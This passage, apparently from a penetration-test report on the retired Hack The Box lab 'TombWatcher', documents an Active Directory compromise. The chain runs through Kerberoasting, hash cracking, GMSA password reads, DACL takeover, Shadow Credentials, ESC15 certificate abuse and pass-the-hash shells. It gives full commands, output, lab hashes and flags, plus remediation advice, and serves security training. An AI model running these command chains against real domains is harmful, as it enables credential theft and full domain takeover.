[*] Certificate object SID is 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Saving certificate and private key to administrator.pfx
[*] Wrote certificate and private key to administrator.pfx
```

Certipy auth opened an LDAP shell as administrator:

```
(base) └─(parallels@kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ certipy-ad auth -dc-ip 10.129.232.167 -pfx administrator.pfx -ldap-shell
Certipy v5.0.4 - by Oliver Lyak (ly4k)
```

```
[*] Certificate identities:
[*]   SAN UPN: 'administrator@tombwatcher.htb'
[*]   SAN URL SID: 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*]   Security Extension SID: 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Connecting to 'ldaps://10.129.232.167:636'
[*] Authenticated to '10.129.232.167' as: 'u:TOMBWATCHER\Administrator'
Type help for list of commands
```

```
# whoami
u:TOMBWATCHER\Administrator
```

Shadow Credentials on Administrator produced a usable PFX:

```
# set_shadow_creds administrator
Found Target DN: CN=Administrator,CN=Users,DC=tombwatcher,DC=htb
Target SID: S-1-5-21-1392491010-1358638721-2126982587-500

KeyCredential generated with DeviceID: 1c69f09c-5975-48b6-be73-1cefeccfdf8d
Shadow credentials successfully added!
Saved PFX (#PKCS12) certificate & key at path: d11l0UMV.pfx
Must be used with password: 6SksxrnGxLkzvwxwo9ao
```

The PFX was authenticated to recover the Administrator NT hash:

```
(base) └─(parallels@kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ certipy-ad auth -pfx d11l0UMV.pfx -password '6SksxrnGxLkzvwxwo9ao' -username Administrator -domain tombwatcher.htb -dc-ip 10.129.232.167
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]   No identities found in this certificate
[!] Could not find identity in the provided certificate
[*] Using principal: 'administrator@tombwatcher.htb'
[*] Trying to get TGT ...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@tombwatcher.htb': aad3b435b51404eeaad3b435b51404ee:f61db423bebe3328d33af26741afe5fc
```

Pass-the-hash via evil-winrm delivered full domain administrator access:

```
(base) ──(parallels@kali-gnu-linux-2023)-f~/Documents/HTB_Boxes/retired/tombwatcher1
└─$ evil-winrm -i 10.129.232.167 -u Administrator -H f61db423bebe3328d33af26741afe5fc

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
tombwatcher administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar-----         6/7/2026   4:06 PM           34 root.txt

*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
fc776a8d1a4bd74d0c51c9307ed16b98
*Evil-WinRM* PS C:\Users\Administrator\Desktop> █
```

2. Multi-Hop ACL Chain from henry to john Enables WinRM Access via Shadow Credentials - High


CWE	CWE-732 - Incorrect Permission Assignment for Critical Resource
CVSS 3.1	8.1 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N
Root Cause	<p>A chain of six ACL misconfigurations connects the provided starting account henry to john, a member of Remote Management Users:</p> <ol style="list-style-type: none"> henry holds WriteSPN over alfred — enables Kerberoasting to crack alfred's password alfred holds AddSelf on the Infrastructure group — enables self-enrollment Infrastructure members can read the GMSA password for ansible_dev\$ ansible_dev\$ holds ForceChangePassword on sam — enables password reset without knowing the current password sam holds WriteOwner on john — enables DACL takeover With FullControl over john, Shadow Credentials produces NT hash without touching the password <p>Each hop was exploitable in sequence using BloodHound-identified paths and standard tooling (bloodyAD, NXC, impacket, certipy). The full chain was executed to obtain a WinRM shell and the user flag as john.</p>
Impact	WinRM access to the domain controller as john , with the user flag. john also holds GenericAll over cert_admin in the AD Recycle Bin, enabling the privilege escalation chain in Findings 2 and 3.
Affected Component	<ul style="list-style-type: none"> • henry — WriteSPN over alfred • alfred — AddSelf on Infrastructure group • Infrastructure group — GMSA password read for ansible_dev\$ • ansible_dev\$ — ForceChangePassword on sam • sam — WriteOwner on john • john — Remote Management Users (WinRM access)
Remediation	<p>Audit and remove each misconfigured ACL in the chain. Specifically:</p> <ul style="list-style-type: none"> • Remove henry's WriteSPN right over alfred. Assign SPNs only through a controlled administrative process. • Remove alfred's AddSelf right on the Infrastructure group. Group membership changes should require administrator approval. • Review the Infrastructure group's GMSA read access and scope it to specific accounts rather than the full group. • Remove ansible_dev\$'s ForceChangePassword right over sam. Use privileged access management processes for password resets. • Remove sam's WriteOwner over john. <p>Conduct a quarterly BloodHound audit to detect new ACL paths from standard user accounts to privileged targets or Remote Management Users members.</p>

References

- <https://bloodhound.readthedocs.io/en/latest/>
- <https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/acp-persistence-abuse>

Finding Evidence

BloodHound revealed the full ACL chain in the graph view:



WriteSPN was used to assign an SPN to alfred for Kerberoasting:

```
(base) └─(parallels@kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ bloodyAD -u henry -p 'H3nry_987TGV!' --host 10.129.232.167 set object ALFRED servicePrincipalName -v 'http/pwned'
[+] ALFRED's servicePrincipalName has been updated
```

```
(base) └─(parallels@kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ nxc ldap tombwatcher.htb -u henry -p 'H3nry_987TGV!' --kerberoasting kerberoasting.out
LDAP 10.129.232.167 389 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:tombwatcher.htb) (signing:Never) (channel binding:Never)
LDAP 10.129.232.167 389 DC01 [*] tombwatcher.htb/Henry:H3nry_987TGV!
LDAP 10.129.232.167 389 DC01 [*] Skipping disabled account: krbtgt
LDAP 10.129.232.167 389 DC01 [*] Total of records returned 1
LDAP 10.129.232.167 389 DC01 [*] sAMAccountName: Alfred, memberOf: [], pwdLastSet: 2025-05-12 11:17:03.526670, lastLogon: <never>
095bc16cf5f9fe6181ea86582d9c67b8b963d3da410dc4c920fec25930711cdab1c6929ad275b66542c6564bd55aa65390d4f00e18aed6be49ecfa2898fa43780fd138f58a271904e5fba44f3b7e4530e740eb619f88de846184134fda989b03b080211ce50d5
1595c28f15d2705d9e30c39eb35cf2decab7422a7b7578e4b685a98dc12b45873c6852f23ec5728c189d1669c6ec3fd2458727bac0922f976b7f22c6253995019323f45a5e467406468410ec0796405b9c8b129ce7a5e7ceedc31eac6e7e2b669905051f34b3
468cd0d2f1d4216d0972ee94689ee331d29b0f8364241556c5e7e0229e0ca5b5ad5e49321be5a9ce040e475ec374b2f929f43c2b55414914748db3b4d1095286d4daad5c995af71b2dd43153f62aa43ddcc766edc1bde39fd5ef7b3a358f90ba9cd232fe6
fer9513d95e0eb6b707c005109e9397f1c506f772524189f5821092c30975b0f8232493c8b1e010e0a60e60579850e2c1844e60174d853c8c0ca52470b23d09f8086d1599c6880bd453790bc4aFab291c48fd432879b152d9090bf5f5403d
0375cd2c9cfb9f81a069f8b13eab033fcb27626daaed9f3978a3e8437940f889031d67dad38bd18c f8eb93d498a85c6179c42c8267847deb93d005c43131c5098218b4d455e4326f48371a3dc6a5a99f86ed7df6260e3b1274a887a8ad8aa7451dea3027
46164bb234fd0857b5bb3dd3502788325aa9d11bb9e02ba64d98e86cc5985e0898390d923cd160032dc10668b93e086f995b20cfc42a52be2a10c6c7167c39e3190febb8b4f2b72c3ba366d602f788dea78a7c627dc3b4fc20cb09b79b5df2a5472794deb0a
e8297d66b5c54831ee95fb7e0db28713bea35c87689f8f323a2d7301c1092d478b6211890256de896cd35922410aaa1ffffb621cf6533d81e70573dfb77e6fba38050db66f058633f86d5c55f65cfe9946e5d605dd3bbdac674a84fbf8cb3374bd1af814
cf1cb06f17b86af8bf1380294453a112dc09e23d8108087d1ff603f8e204055885273fadfd1640b2d2575695bd4a3e0e1ce2f76908773403d0e7f3684af2d3cb08710f68d6f68099a736ba455c1da1c2b08f01a5e482a20e89930e59c05b678cb2d86
1bb942c058cdf7cfbbfbb45c76aca095df576226a0d02ba9bfe44472d0140bbfb06a5b0772e5f69fe90f573e0ed4a1078828343bbd44aa9a358971f5bedc2144933676da1ec0fc0fc70ba1e444af21b45f6b1f055a31119cd0d06d47ba0cbccbe
5a80e541164a8e847509ccca0073127acfb13fb68a7c2fbcd1de390dc3d74b7e93264d0c57831eb17d591eb36bc201abd453656e225399976c8636cab12a10698bd72e3094dff029c1bc061399591661490940337c938f22515
```

```

joe@primmeradiant:~$ hascat -m 13100 kerberoasting.out rockyou.txt
hascat (v7.1.2) starting

Successfully initialized the NVIDIA main driver CUDA runtime library.

Failed to initialize NVIDIA RTC library.

* Device #1: CUDA SDK Toolkit not installed or incorrectly installed.
  CUDA SDK Toolkit required for proper device support and utilization.
  For more information, see: https://hascat.net/faq/wrongdriver
  Falling back to OpenCL runtime.

OpenCL API (OpenCL 3.0 CUDA 13.0.98) - Platform #1 [NVIDIA Corporation]
* Device #01: NVIDIA GeForce RTX 2080 Ti, 10820/10820 MB (2705 MB allocatable), 68MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 1109 MB (14086 MB free)

Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

$krb5tgs$23$AlFred$TOMBWATCHER.HTB$tombwatcher.htb\AlFred$9Fa2F3ea45c6a8d8ec09fa7db8b9fce52a66ceaF8239c3c809d48f1802c55c4abeb34d3163cac0b36367ed151a005bc16cf5f9f6e181ea068e2d9c67bb963d3db410dc4c920fec
25930711cdab1c6929ad27566642c6564bd55aa5390d4f00e184eb49ecfa2898fa43780fd138f58a27190ke5fb44f3b7e4530e740eb19f88de8446184134fda989b03b080211ce50d51595c28f15d2705d9030c39eb35c7fde4b7422a7b757e4eb685a9
8dc12b5873e6882f23e572b418d16919c9ce3f42532727b4c0922fe976b7f22c623995819322445a5e4674046d011ec07946d59c0b129e7157cecd31eac6e7eb5e9055134b3a60cd02f14216e092e9e608e331d290bf836a2415550c5e746
229e0ca58545e49321be5a3c040475ec3742f920f43c2b554140147480b3b41092286daada5c995a7f182dd33153f2aa43ddcc5c75e6edc1bd39fbdcc7b3a58f90ba9cd823f6ef9315d95e00ba070c005109e193e7f1c508f772524189f582109
2c3987b59f0b234239ac8b1e610a6a70e680579050e2c1854ee1074685b58c0ccae62476023bd9f80886d1599ca08804db5798bc4afaba291c48fd43279b152d909bfff5f5403075cd2c9cfbf9f01a009fdb13ea033fcb2762daaed9f3978a34e8
437940f8903167dad38bd18cf0eb93d498a83c6179c42c82e7847deb93d05c43131c1c5098218b4d455e4326fd8371e3dc6455a99faded7df6260e3b1274a8878ad0aa7451dea302746164bb234fd0857b5bb3d3502788325aa9d11bb9e02ba6498e86cc5
98e089390d9238cd160832dc10068093e086f995b20c7c42a2b2e2a10c6c7167c39e3190f9eb08b4f2b72c9ba36cd062f788de976a7c627d3bc4f2c8b09b79d5fd2a5472794deb0ae297d60b5c94831e95b1fb7e0dd28713bea35c876089f48f32a2d7301
c1926470b211892506e906c3922240aeaffbf621cf633d0e1e972df077efba38850b06f908633f86dc53f65c1de99a6ed0e05d3bbae67aaafbf6c0b3374bd18f14c1f1cb06f17866f0f13802294433a112dc9e230810808ffff603f8e2
04055085273afdf6d1640d257595d0dd4a3ee0a1ce2f76908773403d0ef73684af2d3bcdb8710f6846f68099a736ba44551d41c42b08f01a5e482a20e89930e59c05b678cb2d861bd94a2c058cdf7cfbbfbd5cb76acac095df576226a8d02b1a9bfe4a472d
014db8fb86a5b7f3e5f69fe50f573e0ed410788283431bdb44aa58a358971f5bedc214493367d41ac60fc700af1e444fa2fb45fbf1055a63119c8dd068d47ba06ccbc5a80e054116a4eb847509ccea007312d7af13fbb68a7c2fbc1d1e390dc3d
74b7e932640c57831eb17d591eb36bc2e1ad445365e225399976c8636cabb12410698bd72e3094df029c1bc661399539166149094037c938f22515basketball

Session.....: hascat
Status.....: Cracked
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....: $krb5tgs$23$AlFred$TOMBWATCHER.HTB$tombwatcher.htb...f22515
Time.Started...: Sun Jun 7 17:05:12 2026 (0 secs)
Time.Estimated...: Sun Jun 7 17:05:12 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 113.4 MH/s (9.62ms) @ Accel:1024 Loops:1 Thr:32 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 2228224/14344384 (15.53%)
Rejected.....: 0/2228224 (0.00%)
Restore.Point...: 0/14344384 (0.00%)
Restore.Sub.#01...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: 123456 -> 61003
Hardware.Mon.#01.: Temp: 32c Fan: 30% Util: 10% Core:2010MHz Mem:6000MHz Bus:16

Started: Sun Jun 7 17:05:06 2026
Stopped: Sun Jun 7 17:05:13 2026

```

alfred joined the Infrastructure group (AddSelf), enabling GMSA read:

```

(base) └─(parallels@kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ bloodyAD -u alfred -p 'basketball' --host 10.129.232.167 add groupMember infrastructure Alfred
[+] Alfred added to infrastructure

(base) └─(parallels@kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ nxc ldap tombwatcher.htb -u alfred -p 'basketball' --gmsa
LDAP 10.129.232.167 389 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:tombwatcher.htb) (signing:None) (channel binding:Never)
LDAP 10.129.232.167 389 DC01 [*] tombwatcher.htb\alfred:basketball
LDAP 10.129.232.167 389 DC01 [*] Getting GMSA Passwords
LDAP 10.129.232.167 389 DC01 Account: ansible_dev$ NTLM: cba56cd2df7d642f622e2a59956f6d47 PrincipalsAllowedToReadPassword: Infrastructure

```

ansible_dev\$ reset sam's password; sam took ownership of john and granted FullControl:

```

(base) └─(parallels@kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ bloodyAD -u ansible_dev$ -p 'cba56cd2df7d642f622e2a59956f6d47' --host 10.129.232.167 set password sam 'Password1!'
[+] Password changed successfully!

```

```
(base) └─(parallels@kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ impacket-ownereedit -action write -new-owner 'sam' -target 'john' 'tombwatcher.htb'/'sam': 'Password1!'
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-1392491010-1358638721-2126982587-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=tombwatcher,DC=htb
[*] OwnerSid modified successfully!
```

```
(base) └─(parallels@kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ impacket-dacledit -action 'write' -rights 'FullControl' -principal 'sam' -target 'john' 'tombwatcher.htb'/'sam': 'Password1!'
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20260607-132031.bak
[*] DACL modified successfully!
```

Shadow Credentials via FullControl recovered john's NT hash:

```
(base) └─(parallels@kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ certipy-ad shadow auto -u sam@tombwatcher.htb -p 'Password1!' -account john -dc-ip 10.129.232.167
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Targeting user 'john'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '5e8aee77185f455991b8cdc3e092e546'
[*] Adding Key Credential with device ID '5e8aee77185f455991b8cdc3e092e546' to the Key Credentials for 'john'
[*] Successfully added Key Credential with device ID '5e8aee77185f455991b8cdc3e092e546' to the Key Credentials for 'john'
[*] Authenticating as 'john' with the certificate
[*] Certificate identities:
[*]   No identities found in this certificate
[*] Using principal: 'john@tombwatcher.htb'
[*] Trying to get TGT ...
[*] Got TGT
[*] Saving credential cache to 'john.ccache'
File 'john.ccache' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote credential cache to 'john.ccache'
[*] Trying to retrieve NT hash for 'john'
[*] Restoring the old Key Credentials for 'john'
[*] Successfully restored the old Key Credentials for 'john'
[*] NT hash for 'john': ad9324754583e3e42b55aad4d3b8d2bf
```

```
(base) └─(parallels@kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ evil-winrm -i 10.129.232.167 -u john -H 'ad9324754583e3e42b55aad4d3b8d2bf'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\john\Documents> whoami
tombwatcher\john
*Evil-WinRM* PS C:\Users\john\Documents> cd ..
*Evil-WinRM* PS C:\Users\john> cd Desktop
*Evil-WinRM* PS C:\Users\john\Desktop> dir

Directory: C:\Users\john\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar-----         6/7/2026   4:06 PM           34 user.txt

*Evil-WinRM* PS C:\Users\john\Desktop> type user.txt
1e9ff56f0939c8bd5c29bc3b8a5b9617
```

3. Orphaned SID in WebServer Template Enrollment Rights Preserves Deleted Account's Certificate Enrollment Privileges - High

CWE	CWE-284 - Improper Access Control
CVSS 3.1	8.1 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N
Root Cause	The WebServer certificate template's enrollment rights include an ACE referencing <code>S-1-5-21-1392491010-1358638721-2126982587-1111</code> , an SID that does not resolve to any live Active Directory object. The account belonging to this SID — <code>cert_admin</code> — was deleted after the ACE was granted. Certificate template ACEs are not automatically removed when an account is deleted; they remain active in the template's security descriptor. Any attacker who can restore the deleted account and control it will inherit the active enrollment right, which in this case enabled ESC15 exploitation for domain compromise.
Impact	Enabled the ESC15 privilege escalation chain in Finding 3. Restoring <code>cert_admin</code> from the AD Recycle Bin and obtaining its NT hash via Shadow Credentials (through john's GenericAll) provided enrollment rights on the vulnerable WebServer template.
Affected Component	<ul style="list-style-type: none"> • WebServer ADCS template — enrollment rights ACE for orphaned SID S-1-5-21-...-1111 • AD Recycle Bin — <code>cert_admin</code> recoverable with original attributes intact
Remediation	Remove the orphaned SID from the WebServer template's enrollment rights immediately. Certificate template security descriptors should be audited regularly for unresolved SIDs — certipy's JSON output or the Certificate Template MMC snap-in can identify these. Implement a process that reviews certificate template enrollment rights as part of the account offboarding procedure, removing any ACEs tied to the decommissioned account before or immediately after deletion. If <code>cert_admin</code> is no longer needed, permanently delete it (bypassing the Recycle Bin) to remove the restore vector.
References	https://github.com/ly4k/Certipy/wiki/06-%E2%80%90-Privilege-Escalation

Finding Evidence

Certipy identified the unresolved SID in the WebServer template's enrollment rights:


```
(base) └─(parallels@kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ certipy-ad find -u john -hashes :ad9324754583e3e42b55aad4d3b8d2bf -target 10.129.232.167
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'tombwatcher-CA-1' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'tombwatcher-CA-1'
[*] Checking web enrollment for CA 'tombwatcher-CA-1' @ 'DC01.tombwatcher.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Failed to lookup object with SID 'S-1-5-21-1392491010-1358638721-2126982587-1111'
[*] Saving text output to '20260607133149_Certipy.txt'
[*] Wrote text output to '20260607133149_Certipy.txt'
[*] Saving JSON output to '20260607133149_Certipy.json'
[*] Wrote JSON output to '20260607133149_Certipy.json'
```

```

"17": {
  "Template Name": "WebServer",
  "Display Name": "Web Server",
  "Certificate Authorities": [
    "tombwatcher-CA-1"
  ],
  "Enabled": true,
  "Client Authentication": false,
  "Enrollment Agent": false,
  "Any Purpose": false,
  "Enrollee Supplies Subject": true,
  "Certificate Name Flag": [
    1
  ],
  "Extended Key Usage": [
    "Server Authentication"
  ],
  "Requires Manager Approval": false,
  "Requires Key Archival": false,
  "Authorized Signatures Required": 0,
  "Schema Version": 1,
  "Validity Period": "2 years",
  "Renewal Period": "6 weeks",
  "Minimum RSA Key Length": 2048,
  "Template Created": "2024-11-16 00:57:49+00:00",
  "Template Last Modified": "2024-11-16 17:07:26+00:00",
  "Permissions": {
    "Enrollment Permissions": {
      "Enrollment Rights": [
        "TOMBWATCHER.HTB \\ Domain Admins",
        "TOMBWATCHER.HTB \\ Enterprise Admins",
        "S-1-5-21-1392491010-1358638721-2126982587-1111"
      ]
    },
    "Object Control Permissions": {
      "Owner": "TOMBWATCHER.HTB \\ Enterprise Admins",
      "Full Control Principals": [
        "TOMBWATCHER.HTB \\ Domain Admins",
        "TOMBWATCHER.HTB \\ Enterprise Admins"
      ],
      "Write Owner Principals": [
        "TOMBWATCHER.HTB \\ Domain Admins",
        "TOMBWATCHER.HTB \\ Enterprise Admins"
      ],
      "Write Dacl Principals": [
        "TOMBWATCHER.HTB \\ Domain Admins",
        "TOMBWATCHER.HTB \\ Enterprise Admins"
      ],
      "Write Property Enroll": [
        "TOMBWATCHER.HTB \\ Domain Admins",
        "TOMBWATCHER.HTB \\ Enterprise Admins",
        "S-1-5-21-1392491010-1358638721-2126982587-1111"
      ]
    }
  }
}
}
}

```

A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of HTB's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

IP Address	Port	Service	Notes
10.129.232.167	53	DNS	Simple DNS Plus
10.129.232.167	80	HTTP	Microsoft IIS httpd 10.0 — default page
10.129.232.167	88	Kerberos	Microsoft Windows Kerberos
10.129.232.167	135	RPC	Microsoft Windows RPC
10.129.232.167	139	NetBIOS	Microsoft Windows netbios-ssn
10.129.232.167	389	LDAP	Microsoft Windows AD LDAP (Domain: tombwatcher.htb)
10.129.232.167	445	SMB	Microsoft SMB
10.129.232.167	464	kpasswd5	Kerberos password change
10.129.232.167	593	RPC/HTTP	Microsoft Windows RPC over HTTP 1.0
10.129.232.167	636	LDAPS	LDAP over SSL
10.129.232.167	3268	LDAP GC	Microsoft Windows AD LDAP — Global Catalog
10.129.232.167	3269	LDAPS GC	LDAP GC over SSL
10.129.232.167	5985	WinRM	Microsoft HTTPAPI httpd 2.0
10.129.232.167	9389	mc-nmf	.NET Message Framing

A.3 Subdomain Discovery

URL	Description	Discovery Method
tombwatcher.htb	Primary domain — DC01	LDAP domain discovery
dc01.tombwatcher.htb	Domain controller	LDAP hostname enumeration

A.4 Exploited Hosts

Host	Scope	Method	Notes
DC01.tombwatcher.htb (10.129.232.167)	Internal	henry → WriteSPN → Kerberoast → GMSA → ForceChangePassword → WriteOwner → Shadow Credentials	WinRM as john; user flag
DC01.tombwatcher.htb (10.129.232.167)	Internal	AD Recycle Bin restore cert_admin → Shadow Credentials → ESC15 → LDAP shell → Shadow Creds Admin	NT hash; full domain compromise

A.5 Compromised Users

Username	Type	Method	Notes
henry	Domain user	Provided starting credentials	BloodHound collection; WriteSPN
alfred	Domain user	WriteSPN → Kerberoasting → hash crack (basketball)	AddSelf to Infrastructure group
ansible_dev\$	GMSA	GMSA password read via Infrastructure group membership	ForceChangePassword on sam
sam	Domain user	ForceChangePassword via ansible_dev\$	WriteOwner + DACL takeover of john
john	Domain user	Shadow Credentials via sam FullControl	WinRM; user flag; GenericAll over cert_admin
cert_admin	Domain user (restored)	AD Recycle Bin restore; Shadow Credentials via john GenericAll	cert_admin ESC15 enrollment rights
